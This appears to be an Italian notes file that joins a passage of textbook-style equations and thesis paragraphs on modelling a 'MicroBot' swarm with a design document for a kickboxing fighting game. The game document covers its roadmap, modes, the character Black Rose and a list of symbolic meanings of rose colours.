Quando il numero di microbot è elevato, è possibile passare da una descrizione discreta a una descrizione continua introducendo una densità spaziale $\rho(r, t)$. Le interazioni possono allora essere modellate come un campo di forza continuo:

$$F(r) = \int K(r - r') \rho(r') dr'$$

dove K è un kernel di interazione.

Questa è una transizione importante perché porta MicroBot nel dominio dei sistemi continui e dei campi.

44. Equazione di continuità

La densità $\rho(r, t)$ deve soddisfare la conservazione della massa:

$$\partial \rho / \partial t + \text{div}(\rho v) = 0$$

Questa equazione descrive come la distribuzione dei microbot evolve nello spazio nel tempo.

45. Equazione di Navier-Stokes semplificata per swarm

In un'analogia fluida, il comportamento collettivo può essere approssimato con:

$$\rho (dv/dt) = - \text{grad } p + \mu \text{ laplacian}(v) + F_{\text{ext}}$$

dove p è una pressione equivalente interna al sistema e μ una viscosità effettiva.

Questo modello è utile per descrivere fenomeni emergenti come flussi, cluster e onde di aggregazione.

46. Potenziale collettivo globale

Si può definire un potenziale globale del sistema:

$$U_{\text{total}} = \sum_i \sum_j U_{ij}(r_i, r_j)$$

La dinamica segue:

$$r_i'' = - \text{grad}_{(r_i)} U_{\text{total}}$$

Questa formulazione consente di studiare il sistema come un sistema hamiltoniano perturbato.

47. Formalismo Hamiltoniano

Definendo

$$H = T + U$$

con

$$T = \sum (1/2 m_i v_i^2)$$

si ottengono le equazioni di Hamilton:

$$\begin{aligned} r_{i\dot{}} &= \partial H / \partial p_i \\ p_{i\dot{}} &= - \partial H / \partial r_i \end{aligned}$$

$$\text{dove } p_i = m_i v_i$$

Questo formalismo è estremamente potente per studiare conservazione, simmetrie e stabilità.

48. Equazioni di Maxwell semplificate

Per modellare il campo elettromagnetico generato dalle bobine:

$$\begin{aligned} \text{div } B &= 0 \\ \text{curl } E &= - \partial B / \partial t \\ \text{curl } B &= \mu_0 J + \mu_0 \epsilon_0 \partial E / \partial t \end{aligned}$$

Nel regime quasi statico, il termine di spostamento può essere trascurato, ottenendo:

$$\text{curl } B \approx \mu_0 J$$

Questa approssimazione è spesso valida per circuiti a bassa frequenza come nel tuo caso.

49. Equazione di diffusione del campo magnetico

Nel materiale conduttore, il campo magnetico può soddisfare:

$$\partial B / \partial t = \eta \nabla^2(B)$$

dove η è la diffusività magnetica.

Questo descrive come il campo si distribuisce e si smorza nello spazio.

50. Accoppiamento elettromagnetico-meccanico

La forza su un microbot può essere espressa come:

$$\mathbf{F} = \int (\mathbf{J} \times \mathbf{B}) dV$$

dove $\mathbf{J}$ è la densità di corrente.

Questa equazione collega direttamente elettronica e meccanica.

51. Equazione termica completa

$$\partial T / \partial t = \alpha \nabla^2(T) + (1/(\rho c)) Q$$

dove Q rappresenta la potenza dissipata.

Questa è la forma completa dell'equazione del calore.

52. Stabilità globale non lineare

Si considera una funzione di Lyapunov globale:

$$V(X) > 0$$

$$\dot{V}(X) \leq 0$$

Se $\dot{V} < 0$ per ogni $X \neq 0$, il sistema è globalmente stabile.

53. Linearizzazione locale

Attorno a un punto di equilibrio X_0 :

$$\dot{X} \approx A (X - X_0)$$

dove

$$A = \left. \frac{\partial F}{\partial X} \right|_{X_0}$$

La stabilità dipende dagli autovalori di A .

54. Autovalori e stabilità

Se tutti gli autovalori λ_i soddisfano

$$\operatorname{Re}(\lambda_i) < 0$$

allora il sistema è localmente stabile.

55. Sincronizzazione tramite consenso

Una dinamica di consenso può essere scritta come:

$$\dot{x}_i = \sum_j a_{ij} (x_j - x_i)$$

che equivale a

$$\dot{x} = -L x$$

dove L è il laplaciano del grafo.

56. Ritardi nella comunicazione

Se esiste un ritardo τ :

$$\dot{x}_i(t) = \sum_j a_{ij} (x_j(t - \tau) - x_i(t))$$

I ritardi possono destabilizzare il sistema, introducendo oscillazioni.

57. Controllo ottimo

Si può definire un costo:

$$J = \int_0^\infty (x^T Q x + u^T R u) dt$$

Il controllo ottimo minimizza J .

Questo porta a regolatori del tipo LQR.

58. Equazione di Riccati

Il controllo ottimo lineare dipende dalla soluzione di:

$$A^T P + P A - P B R^{-1} B^T P + Q = 0$$

Questa è una delle equazioni più importanti nel controllo moderno.

59. Entropia del sistema

Per una distribuzione ρ :

$$S = - \int \rho \log(\rho) dr$$

L'entropia misura il grado di disordine del sistema.

60. Emergenza e auto-organizzazione

L'ordine emerge quando il sistema minimizza una funzione energetica globale o massimizza una funzione di utilità collettiva.

Formalmente:

$$\lim_{t \rightarrow \infty} X(t) \rightarrow X_{\text{equilibrio}}$$

dove $X_{\text{equilibrio}}$ è uno stato organizzato.

Paragrafo finale pronto da tesi

Nel complesso, il sistema MicroBot non può essere descritto mediante un singolo modello fisico isolato, ma richiede una trattazione integrata che unisce dinamica dei corpi rigidi, interazioni elettromagnetiche, fenomeni dissipativi, teoria dei sistemi dinamici e controllo distribuito. La presenza di accoppiamenti non lineari, vincoli geometrici, ritardi nella comunicazione e dissipazione energetica rende il sistema intrinsecamente complesso, ma allo stesso tempo estremamente ricco dal punto di vista teorico. La possibilità di descrivere il comportamento collettivo sia tramite modelli discreti basati su grafi sia tramite modelli continui basati su densità e campi apre la strada a un'analisi multi-scala, nella quale il comportamento emergente può essere interpretato come risultato di interazioni locali semplici ma fortemente accoppiate. Questo approccio consente non solo di comprendere il funzionamento del sistema, ma anche di progettare strategie di controllo robuste, scalabili e adattive, fondamentali per l'evoluzione futura dell'architettura MicroBot.

Perfetto, allora ora saliamo ancora di livello. Qui entriamo proprio in roba da tesi forte, quasi da paper: formalismo continuo, sistemi distribuiti, non linearità spinte, stabilità avanzata e connessioni tra fisica e controllo.

Ulteriore estensione avanzata del modello MicroBot

Quando il sistema MicroBot viene analizzato in condizioni realistiche, emerge che non è semplicemente un sistema multi-agente, ma un sistema complesso adattativo, nel quale dinamiche locali, campi fisici e logiche di controllo si intrecciano producendo fenomeni emergenti non banali. In questo contesto, diventa necessario introdurre strumenti matematici più sofisticati, capaci di descrivere non solo il comportamento medio, ma anche le fluttuazioni, le instabilità e le transizioni di fase del sistema.

61. Dinamica non lineare generale

Il sistema può essere espresso come

$$\dot{x} = f(x, u, t)$$

dove f è una funzione non lineare. In generale, non vale la sovrapposizione degli effetti, quindi

$$f(x_1 + x_2) \neq f(x_1) + f(x_2)$$

Questo implica che piccole variazioni nelle condizioni iniziali possono portare a comportamenti molto diversi.

62. Sensibilità alle condizioni iniziali

Definendo due traiettorie iniziali vicine x_0 e $x_0 + \delta$, si ha

$$|\delta(t)| \approx |\delta(0)| e^{\lambda t}$$

dove λ è un esponente di Lyapunov.

Se $\lambda > 0$, il sistema è caotico.

Questo è fondamentale perché indica che MicroBot, in certe condizioni, può diventare imprevedibile.

63. Spazio delle fasi

Lo stato del sistema è rappresentato in uno spazio delle fasi multidimensionale. Una traiettoria è una curva nello spazio:

$$\Gamma(t) = X(t)$$

Gli attrattori rappresentano stati verso cui il sistema converge.

64. Attrattori

Un attrattore A soddisfa:

$$\lim_{t \rightarrow \infty} \text{dist}(X(t), A) = 0$$

Gli attrattori possono essere:

- punti fissi
- cicli limite
- attrattori strani

Nel contesto MicroBot, una configurazione stabile di aggregazione è un attrattore.

65. Biforcazioni

Variando un parametro μ , il sistema può cambiare comportamento qualitativo:

$$\dot{x} = f(x, \mu)$$

Una biforcazione si ha quando la struttura degli attrattori cambia.

Questo è cruciale perché indica che piccoli cambiamenti nei parametri (forza magnetica, distanza, attrito) possono cambiare completamente il comportamento del sistema.

66. Teoria delle perturbazioni

Si introduce una piccola perturbazione ϵ :

$$\dot{x} = f(x) + \epsilon g(x)$$

Si studia come il sistema cambia per ϵ piccolo.

Questo è utile per analizzare robustezza.

67. Metodo delle scale multiple

Per sistemi con dinamiche veloci e lente:

$$x(t) = x_{\text{fast}}(t) + x_{\text{slow}}(t)$$

Si separano le scale temporali.

Nel MicroBot:

- elettronica $\rightarrow$ veloce
- movimento $\rightarrow$ lento

68. Stabilità strutturale

Un sistema è strutturalmente stabile se piccole variazioni nella funzione f non cambiano il comportamento qualitativo.

Questa è una proprietà desiderabile per il tuo sistema.

69. Funzionali di energia generalizzati

Si definisce un funzionale:

$$E[X] = \int L(X, \dot{X}, r) dr$$

Minimizzare E porta alle equazioni del moto.

Questo è un approccio variazionale.

70. Equazioni di Eulero-Lagrange distribuite

$$\partial L / \partial X - d/dt (\partial L / \partial \dot{X}) = 0$$

Questa è la forma continua delle equazioni del moto.

71. Teorema di Noether

Ogni simmetria del sistema implica una quantità conservata.

Esempi:

- simmetria temporale → energia conservata
- simmetria spaziale → quantità di moto conservata

Questo è molto potente concettualmente.

72. Fluttuazioni stocastiche

Si introduce rumore:

$$\dot{x} = f(x) + \sigma \eta(t)$$

dove $\eta(t)$ è rumore bianco.

Questo rappresenta errori reali, disturbi, imperfezioni.

73. Equazione di Fokker-Planck

La distribuzione di probabilità evolve secondo:

$$\partial p / \partial t = - \text{div}(f p) + D \text{laplacian}(p)$$

Questa equazione descrive la probabilità dello stato del sistema.

74. Diffusione nello spazio

Il movimento casuale può essere modellato come:

$$\langle r^2 \rangle \sim t$$

Questo indica diffusione.

75. Processo di Wiener

$$W(t) \sim N(0, t)$$

Il rumore accumulato segue una distribuzione gaussiana.

76. Equazioni di Langevin

$$m \ddot{x} = - \gamma \dot{x} + F(x) + \eta(t)$$

Questo combina dinamica deterministica e rumore.

77. Entropia dinamica

$$S(t) = - \int p \log p$$

Se S aumenta $\rightarrow$ sistema più disordinato

Se S diminuisce $\rightarrow$ sistema si organizza

78. Transizioni di fase

Il sistema può passare da:

- stato disordinato $\rightarrow$ stato ordinato

quando un parametro supera una soglia critica.

79. Parametro d'ordine

Si definisce una quantità ϕ che misura l'ordine:

$\phi \approx 0 \rightarrow$ disordine

$\phi \approx 1 \rightarrow$ ordine

80. Modello di Kuramoto (sincronizzazione)

$$\dot{\theta}_i = \omega_i + \sum K \sin(\theta_j - \theta_i)$$

Questo descrive sincronizzazione tra unità.

81. Teoria dell'informazione

Entropia informativa:

$$H = - \sum p \log p$$

Misura l'incertezza.

82. Informazione mutua

$$I(X;Y) = H(X) - H(X|Y)$$

Misura quanto due variabili sono correlate.

83. Controllo distribuito

$$u_i = f(x_i, x_{\text{neighbors}})$$

Ogni nodo usa solo informazioni locali.

84. Ottimizzazione distribuita

$$\min \sum f_i(x_i)$$

soggetto a vincoli globali.

85. Gradiente distribuito

$$\dot{x}_i = -\text{grad } f_i(x_i)$$

86. Stabilità in presenza di ritardi

$$\dot{x}(t) = A x(t) + B x(t - \tau)$$

Può generare instabilità.

87. Teoria dei sistemi ibridi avanzata

Sistema con:

- dinamica continua
- eventi discreti

Formalmente:

$$\dot{x} = f(x)$$

$$x^+ = g(x)$$

88. Sliding mode control

$$u = -K \text{sign}(s)$$

Robusto contro disturbi.

89. Controllo adattativo

I parametri si aggiornano nel tempo:

$$\dot{\theta} = \gamma e x$$

90. Identificazione del sistema

Si stimano parametri:

$$\hat{\theta} = \text{argmin} \|y - y_{\text{model}}\|$$

91. Osservatori di stato

Se lo stato non è osservabile:

$$\dot{x}_{\text{hat}} = f(x_{\text{hat}}) + L(y - y_{\text{hat}})$$

92. Filtro di Kalman

x_{hat} = stima ottima in presenza di rumore.

93. Estensione non lineare (EKF)

Linearizzazione locale del filtro di Kalman.

94. Controllo predittivo (MPC)

min J su orizzonte finito

con vincoli.

95. Ottimizzazione vincolata

min $f(x)$

s.t. $g(x) \leq 0$

96. Moltiplicatori di Lagrange

$$L = f(x) + \lambda g(x)$$

97. Condizioni KKT

Condizioni necessarie per ottimo vincolato.

98. Dinamica di swarm avanzata

$$v_i = \sum_j \phi(d_{ij})(r_j - r_i)$$

99. Funzioni di interazione non lineari

$$\phi(d) = a e^{-d} - b e^{-d^2}$$

100. Pattern formation

Il sistema converge a strutture geometriche.

Paragrafo avanzato finale (livello altissimo)

Nel regime più generale, il sistema MicroBot può essere interpretato come un sistema dinamico non lineare ad alta dimensionalità, soggetto a interazioni locali, vincoli globali e perturbazioni stocastiche. La presenza simultanea di dinamiche continue, eventi discreti e

accoppiamenti elettromagnetici introduce una complessità strutturale che richiede l'utilizzo combinato di strumenti provenienti dalla teoria dei sistemi dinamici, dalla meccanica analitica, dalla teoria dei campi e dal controllo ottimo. In particolare, la possibilità di modellare il sistema sia come insieme discreto di agenti interagenti sia come mezzo continuo caratterizzato da densità e campi consente di adottare una prospettiva multi-scala, nella quale il comportamento emergente non è imposto esplicitamente, ma deriva dall'evoluzione spontanea del sistema verso attrattori stabili. L'introduzione di rumore, ritardi e non linearità evidenzia inoltre come la robustezza e la stabilità del sistema non siano proprietà banali, ma risultati di un bilanciamento delicato tra dissipazione, accoppiamento e controllo. In questo contesto, il progetto MicroBot si configura non soltanto come un sistema ingegneristico, ma come una piattaforma sperimentale per lo studio di fenomeni complessi, nei quali informazione, energia e struttura si intrecciano dando origine a comportamenti collettivi altamente organizzati.

Il progetto consiste nello sviluppo di un videogioco appartenente al genere picchiaduro, integrato con una componente narrativa strutturata e ambientato in un mondo non reale suddiviso in diverse location. L'obiettivo è quello di costruire un'esperienza completa che unisca combattimento dinamico, progressione, identità visiva e coerenza narrativa, mantenendo un equilibrio tra azione immediata e profondità del mondo di gioco. Il sistema di combattimento sarà ispirato a discipline reali come la kickbox, reinterpretate in chiave stilizzata attraverso combo, attacchi concatenati e gestione del timing, in modo da ottenere un gameplay leggibile ma allo stesso tempo tecnico. Il gioco includerà più modalità, tra cui una modalità arcade orientata a una progressione di combattimenti strutturati e una modalità survival basata sulla resistenza a ondate di avversari con difficoltà crescente. Il progetto viene sviluppato da un team composto da due persone con responsabilità condivise, e si configura non solo come sviluppo di un videogioco, ma come creazione di un ecosistema completo che comprende software, design, documentazione e comunicazione visiva.

Dal punto di vista tecnico, lo sviluppo del gioco sarà basato su un motore compatibile con C#, come Unity o Godot con integrazione C#, in modo da garantire flessibilità nella gestione del gameplay, delle animazioni e della logica generale. Il linguaggio C potrà essere utilizzato per eventuali moduli a basso livello o per studio e ottimizzazione di alcune componenti, mentre Java potrà essere impiegato per tool di supporto o eventuali sistemi secondari. Il codice sarà organizzato in modo modulare, suddividendo chiaramente le componenti di gameplay, interfaccia, gestione degli input, sistemi di combattimento e logiche di stato. La gestione del progetto avverrà tramite repository GitHub, con versionamento progressivo e tracciamento delle evoluzioni, in modo simile a quanto già fatto per altri progetti complessi. Questo approccio permette di mantenere ordine, scalabilità e possibilità di collaborazione futura.

La componente grafica rappresenta un elemento distintivo del progetto. Il personaggio principale verrà progettato inizialmente attraverso disegno tradizionale, utilizzando carta, lapis e matita, per costruire un'identità visiva originale e non derivata da asset predefiniti. Successivamente il disegno verrà digitalizzato e trasformato in asset utilizzabili all'interno del

motore di gioco tramite software di modellazione come Blender o strumenti equivalenti. Questo processo permetterà di mantenere un legame diretto tra concept artistico e implementazione tecnica. La stessa logica verrà applicata alle ambientazioni, che verranno prima ideate su carta e poi tradotte in ambienti digitali, mantenendo coerenza stilistica e sostenibilità nello sviluppo.

La struttura del gioco sarà costruita attorno a diversi sistemi fondamentali. Il sistema di combattimento rappresenterà il nucleo centrale e includerà il controllo del personaggio, attacchi base, attacchi avanzati, combo concatenate e gestione dello stato del combattente, come punti vita, reazioni ai colpi, knockback e eventuali stati temporanei. Le combo saranno progettate con una logica progressiva e modulare, in modo da poter essere estese nel tempo senza compromettere la stabilità del sistema. Il menu principale permetterà di avviare il gioco, accedere alle impostazioni, selezionare il numero di giocatori e scegliere la modalità di gioco. La selezione tra uno o due giocatori influenzerà direttamente la logica del gameplay, attivando rispettivamente modalità single player o multiplayer locale. Le modalità arcade e survival saranno progettate con filosofie diverse, la prima più lineare e strutturata, la seconda più dinamica e orientata alla resistenza.

La componente narrativa verrà integrata attraverso la struttura del mondo di gioco, che sarà suddiviso in diverse location, ognuna con una propria identità visiva, simbolica e narrativa. Il concetto di livelli verrà reinterpretato come insieme di aree o capitoli, evitando una struttura rigida e cercando invece di creare una percezione di mondo connesso. Ogni location rappresenterà un segmento della storia e contribuirà a costruire l'universo del gioco attraverso ambientazione, nemici, stile visivo e atmosfera.

Un elemento aggiuntivo del progetto riguarda la possibilità di integrare una componente fisica o prototipale, in continuità con l'approccio utilizzato in altri progetti. Questa componente può tradursi nella creazione di modelli fisici dei personaggi o di elementi del gioco tramite stampa 3D, oppure nello sviluppo di piccoli sistemi elettronici interattivi basati su microcontrollori come ESP32 o Arduino. L'obiettivo di questa estensione non è necessariamente funzionale al gameplay digitale, ma rappresenta un modo per rafforzare la comprensione del sistema, creare demo fisiche e arricchire la presentazione del progetto. Ad esempio, si possono realizzare prototipi con LED per simulare stati o eventi del gioco, oppure modelli fisici del personaggio principale utili per studio e comunicazione visiva.

La roadmap di sviluppo parte da una fase iniziale di definizione del concept e fondazione del progetto, in cui vengono stabilite le linee guida principali, il tono narrativo, lo stile visivo e le meccaniche fondamentali. In questa fase viene redatto un primo documento di design che fungerà da riferimento per tutte le fasi successive. Segue una fase di prototipo tecnico iniziale, in cui viene realizzata una prima versione giocabile del sistema con un personaggio controllabile, movimento base, attacchi semplici e interazione con un avversario. Il menu è presente in forma basilare ma già funzionante, e consente di selezionare modalità e numero di giocatori. L'obiettivo è ottenere una base concreta e testabile.

Successivamente si passa alla fase di sviluppo artistico e character design, in cui il personaggio principale viene definito attraverso disegni manuali e trasformato in asset digitali. In parallelo vengono progettate le prime location e viene stabilita una direzione artistica coerente. Segue la realizzazione della vertical slice, una porzione completa del

gioco che include menu, una location, il personaggio principale, almeno un avversario e un sistema di combattimento rifinito. Questa fase consente di validare il progetto e di ottenere una prima versione presentabile.

Dopo la vertical slice si entra nella fase di sviluppo delle modalità di gioco, in cui arcade e survival vengono implementate in modo completo e differenziato. Viene introdotto il supporto per due giocatori in locale, mentre il sistema di combattimento viene migliorato attraverso bilanciamento e ottimizzazione del feedback visivo e sonoro. Successivamente si sviluppa la componente narrativa e il world design, organizzando le location in una struttura a capitoli o aree interconnesse, mantenendo una percezione di ampiezza pur restando gestibile.

Parallelamente allo sviluppo del gioco, viene progettato e realizzato il sito web ufficiale. Il sito non rappresenta solo una pagina informativa, ma una vera e propria estensione del progetto. Deve avere uno stile visivo forte, coerente con il gioco, con utilizzo di colori, animazioni e layout moderni. La struttura del sito può includere una home immersiva, una sezione dedicata al mondo di gioco, una per i personaggi, una per le modalità di gioco e una per il processo di sviluppo. L'uso di HTML, CSS e JavaScript permette di creare interazioni dinamiche, animazioni e una navigazione fluida. Il sito diventa uno strumento fondamentale per presentare il progetto, documentare i progressi e comunicare con eventuali collaboratori o interessati.

Infine si raggiunge la fase di alpha giocabile, in cui il gioco presenta più location, modalità funzionanti, sistema di combattimento completo e interfaccia utente rifinita. In questa fase il prodotto viene testato per individuare problemi, migliorare il bilanciamento e ottimizzare l'esperienza utente. I test possono essere effettuati inizialmente in modo interno e successivamente estesi a un gruppo ristretto di utenti esterni.

Dal punto di vista organizzativo, il team opera con una divisione funzionale dei compiti pur mantenendo una gestione condivisa delle decisioni. Una parte del lavoro è focalizzata sullo sviluppo tecnico del gameplay e dell'architettura software, mentre l'altra si concentra sulla componente artistica, narrativa e di presentazione. Questa organizzazione permette di mantenere efficienza operativa e coerenza progettuale.

L'obiettivo finale è la realizzazione di un videogioco completo, dotato di identità propria, con un sistema di combattimento solido, una componente narrativa integrata e una presentazione professionale. Il progetto mira non solo alla creazione di un prodotto giocabile, ma alla costruzione di un ecosistema completo che includa codice, documentazione, design, prototipi fisici e comunicazione visiva, con il potenziale di essere presentato a terze parti, aziende o community di sviluppo, rappresentando concretamente il livello di competenze e visione del team.

All'interno del progetto viene definita una sezione dedicata agli obiettivi concreti e misurabili, al fine di garantire una direzione chiara e verificabile dello sviluppo. L'obiettivo minimo consiste nella realizzazione di una demo giocabile completa che includa una modalità arcade funzionante, una modalità survival stabile, un sistema di combattimento fluido e almeno una location completamente sviluppata. L'obiettivo intermedio prevede la costruzione di una versione alpha con più aree esplorabili, una maggiore varietà di nemici e una struttura narrativa più evidente. L'obiettivo massimo è rappresentato da una versione estesa e pubblicabile del gioco, dotata di contenuti sufficienti, stabilità tecnica e identità

definita. Questa suddivisione consente di monitorare i progressi e mantenere il progetto sotto controllo.

Una componente fondamentale riguarda l'analisi dei rischi del progetto e le strategie adottate per mitigarli. Il rischio principale è rappresentato dalla complessità elevata del sistema, in particolare per quanto riguarda l'integrazione tra combattimento, narrazione e struttura del mondo. Questo rischio viene gestito attraverso uno sviluppo modulare e progressivo, basato su prototipi incrementali e validazione continua. Un ulteriore rischio è legato alla gestione del tempo, considerando il numero limitato di membri del team; tale aspetto viene affrontato attraverso la definizione di milestone e obiettivi periodici. Infine, il sistema di combattimento rappresenta un punto critico, e verrà costantemente testato e migliorato fin dalle prime versioni per garantire qualità e giocabilità.

Il sistema di combattimento viene descritto anche dal punto di vista tecnico, al fine di chiarire la logica interna del gameplay. Ogni azione del giocatore segue un flusso strutturato che parte dall'input, passa attraverso l'attivazione di un'animazione, la rilevazione dell'impatto tramite hitbox e collisioni, la generazione della reazione del bersaglio e la possibilità di concatenare ulteriori azioni. Le combo vengono progettate come sequenze di input con finestre temporali specifiche, in modo da garantire sia accessibilità sia profondità. Il sistema è concepito per essere modulare, consentendo l'aggiunta futura di nuove mosse e combinazioni senza compromettere la stabilità generale.

Particolare attenzione viene dedicata all'esperienza utente, con l'obiettivo di rendere il gioco immediatamente comprensibile ma allo stesso tempo soddisfacente. Il combattimento deve risultare reattivo, leggibile e coinvolgente, con feedback visivi e sonori chiari per ogni azione. Le animazioni, gli effetti e i suoni contribuiscono a rafforzare la percezione di impatto e controllo. L'interfaccia e le transizioni tra le diverse sezioni del gioco sono progettate per essere fluide, evitando interruzioni o elementi confusivi. L'esperienza complessiva deve trasmettere coerenza e qualità, anche nelle fasi iniziali del progetto.

La progettazione dell'interfaccia utente e dell'esperienza di navigazione rappresenta un ulteriore elemento chiave. Il menu principale e le schermate secondarie vengono sviluppati con uno stile coerente con il mondo di gioco, utilizzando animazioni, transizioni e layout moderni. Le impostazioni devono essere accessibili e comprensibili, permettendo al giocatore di configurare facilmente le opzioni principali. L'organizzazione delle informazioni e dei comandi è studiata per ridurre al minimo la curva di apprendimento e facilitare l'interazione, mantenendo allo stesso tempo un forte impatto visivo.

Un aspetto rilevante del progetto è rappresentato dalla definizione della pipeline degli asset, che descrive il flusso completo dalla creazione alla integrazione nel gioco. Il processo inizia con la fase di concept tramite disegno manuale, prosegue con la digitalizzazione e la modellazione tramite software dedicati, continua con l'ottimizzazione e l'animazione degli asset, e si conclude con l'integrazione nel motore di gioco e il testing. Questo approccio strutturato permette di mantenere coerenza tra le diverse componenti e di facilitare eventuali modifiche o miglioramenti.

Il sistema viene progettato tenendo conto della scalabilità futura, in modo da consentire l'estensione del gioco senza necessità di riscrivere le componenti principali. La struttura modulare del codice e delle meccaniche permette di aggiungere nuovi personaggi, nuove

combo, nuove location e nuove modalità di gioco in modo progressivo. Questo approccio garantisce flessibilità e rende il progetto adatto a evoluzioni successive.

Viene inoltre definita una visione a lungo termine del progetto, che va oltre la realizzazione del singolo gioco. Il sistema sviluppato può costituire la base per futuri progetti, essere utilizzato come portfolio tecnico e creativo, oppure evolvere in una versione più ampia e complessa. Questa prospettiva permette di valorizzare il lavoro svolto e di collegarlo a opportunità future in ambito professionale o imprenditoriale.

Il processo di testing e miglioramento continuo rappresenta una componente essenziale dello sviluppo. Il gioco viene testato internamente durante tutte le fasi, con particolare attenzione al sistema di combattimento e alla stabilità generale. Successivamente, il testing può essere esteso a un gruppo ristretto di utenti esterni, al fine di raccogliere feedback e individuare criticità non emerse internamente. I risultati dei test vengono utilizzati per iterare sul progetto e migliorare progressivamente l'esperienza.

Infine, viene definita una sezione dedicata all'identità del progetto e al branding. Questo include il nome del gioco, lo stile visivo, la scelta dei colori, il tono comunicativo e l'atmosfera generale. Tutti questi elementi devono essere coerenti tra loro e riflettersi sia nel gioco sia nel sito web. L'obiettivo è costruire un'identità riconoscibile, capace di distinguere il progetto e di renderlo memorabile.

Nome personaggio: Black Rose

Stile: Striking da KickBoxe

Caratteristiche: Peso 70 kg x 1.74 m, tatuaggi Rosa nera braccio destro, Cobra e Tao braccio sinistro, capelli lunghi con codino,

Pro: Velocità, esplosività, forza fisica, cardio

Contro: resistenza al danno

Storia:

ragazzino debole sotto alcol e droga ad un certo punto non riusciva più ad andare avanti con niente e non capiva più niente ed era a poco dal mollare con la vita, un giorno allo specchio apparve una rosa nera, lui non sapeva cosa significasse, cerco su google e scopri che significava morte e rinascita, allora prese una decisione che gli cambio la vita, decise di dedicare anima e corpo a quella visione e da lì in poi oltre a morte e rinascita ci aggiunse in continuo miglioramento e smise di colpo con alcol e droga anche se ne era dipendente fino al collo con una forza mentale mai avuta prima d'ora, dopo di che si tatuo la rosa nera che aveva visto nella visione rendendola parte di esso, della sua anima e del suo corpo e da lì si pose man mano obiettivi, poi si tatuo il tao e il cobra essendo che hanno il significato anche loro come quello della rosa nera rafforzando ancora di più lo spirito e il significato della sua nuova vita e continuò a migliorare, poi si poi altri obiettivi piano piano raggiungendoli poi porsi altri e così via dicendo, anche ora continua a migliorare e anche in futuro continua e continuerà a migliorare ponendosi sempre nuovi obiettivi sempre con il fine di raggiungerli e porsi nuovi obiettivi per poi raggiungerli

SIGNIFICATO ROSE:

Rosa nera: Morte e rinascita con continuo miglioramento, nasce ad Halfeti in Turchia

Rosa bianca: usata per simboleggiare nuovi inizi, per trasmettere amore, purezza spirituale, lealtà verso amici e familiari e crescita interiore;

Rosa blu: creata nel 2004 da ricercatori, simboleggia magia, mistero, è una rosa nobile, simboleggia molto spesso un amore inarrivabile, lealtà e serenità;

Rosa Verde: Fortuna, speranza, ottimismo, equilibrio, serenità, simboleggia anche lei nuovi inizi con crescita personale, forza e resilienza. nell'antichità c'era una versione di essa con petali che sembravano foglie, la Rosa chinensis/viridiflora che veniva chiamata Monster rose. Questa è la rosa che simboleggia la natura per eccellenza;

Rosa marrone: Stabilità, concretezza, dolcezza, riflessione, personalità solida, equilibrio, tranquillità, eleganza;

Rosa gialla: è la rosa dell'amicizia, la serenità, del successo, degli auguri, della gioia, serenità, ma allo stesso tempo è anche la rosa della gelosia;

Rosa rosa: amicizia, dolcezza, eleganza, raffinatezza, amore in stato ancora prematuro, ammirazione;

Rosa grigia: Eleganza, stile, corteggiamento nella fase iniziale in maniera misteriosa, bellezza intellettuale;

Rosa d'oro: Passione di Cristo, simboleggia Maria come rosa mistica, alleanza e stima da parte del papa verso una sovrana, comunità o luogo sacro, bellezza e maestà della fede;

Rosa viola: incanto, amore a prima vista, rispetto, spiritualità, fusione tra rosa rossa e blu, amore misterioso, nella storia era il simbolo della nobiltà;

Rosa rossa: Amore profondo, passione travolgente, romanticismo;

Rosa Arancione: Gioia, entusiasmo, vitalità, solidarietà, congratulazioni, successo, amicizia e solidarietà.

////////////////////

1. Introduzione al progetto

Il progetto consiste nello sviluppo di un videogioco tridimensionale appartenente al genere picchiaduro, concepito come un sistema interattivo completo in cui il combattimento rappresenta il nucleo centrale dell'esperienza, ma non l'unico elemento rilevante. L'obiettivo non è semplicemente realizzare una sequenza di scontri tra personaggi, bensì costruire un ambiente digitale coerente, dotato di una propria identità visiva, narrativa e tecnica, capace di unire immediatezza nell'azione e profondità concettuale. Il gioco si sviluppa all'interno di un mondo non reale, strutturato in diverse location interconnesse, ognuna caratterizzata da un significato simbolico preciso e da un ruolo specifico nel percorso complessivo dell'esperienza.

Il sistema di combattimento è ispirato a discipline reali, in particolare alla kickboxe, reinterpretata in chiave stilizzata per adattarsi a un contesto videoludico. Questa scelta consente di mantenere una base credibile e riconoscibile nei movimenti, pur introducendo elementi di astrazione necessari a garantire un gameplay tecnico, leggibile e allo stesso tempo dinamico. Il combattimento non viene trattato come una semplice interazione tra input e animazioni, ma come un sistema strutturato basato su timing, gestione dello spazio,

concatenazione di azioni e lettura dell'avversario. In questo senso, il gioco si propone di offrire un'esperienza accessibile nelle meccaniche di base, ma progressivamente più profonda per chi desidera padroneggiarne le dinamiche.

Parallelamente alla componente di combattimento, il progetto integra una dimensione narrativa che non si sviluppa attraverso una struttura lineare tradizionale, ma attraverso l'ambiente stesso e la progressione del giocatore. Il mondo di gioco è concepito come una rappresentazione simbolica, in cui ogni area, ogni nemico e ogni fase riflettono uno stato, una trasformazione o un conflitto interno. Questa scelta permette di superare il modello classico di livelli indipendenti, favorendo invece una percezione di continuità e coerenza tra le diverse parti del gioco. La narrazione emerge quindi dall'interazione tra il giocatore e il sistema, piuttosto che essere imposta tramite sequenze esterne.

Un elemento centrale del progetto è rappresentato dal personaggio principale, Black Rose, il cui design e la cui identità non sono costruiti esclusivamente per esigenze estetiche o di gameplay, ma derivano da un impianto simbolico preciso. Le caratteristiche fisiche, lo stile di combattimento, i tatuaggi e la storia personale contribuiscono a definire una figura coerente, che si inserisce organicamente nel mondo di gioco. In questo contesto, il personaggio non è soltanto un avatar controllato dal giocatore, ma un elemento narrativo attivo, attraverso cui si sviluppa l'intera esperienza.

Dal punto di vista tecnico, il progetto si distingue per l'approccio allo sviluppo, basato sull'utilizzo di strumenti leggeri e flessibili piuttosto che su motori di gioco completi. L'ambiente di sviluppo è costituito da Visual Studio Code come editor principale, affiancato dal linguaggio C# e dalla piattaforma .NET, con l'integrazione di una libreria grafica come raylib-cs per la gestione del rendering tridimensionale, dell'input e del ciclo di esecuzione del gioco. Questa scelta implica un maggiore controllo diretto sulle componenti del sistema e richiede la costruzione manuale di strutture fondamentali come il game loop, la gestione degli stati, il sistema di combattimento e la logica delle interazioni. Di conseguenza, il progetto non si limita allo sviluppo di un prodotto finale, ma include anche la realizzazione di un'architettura software progettata per essere modulare, scalabile e comprensibile.

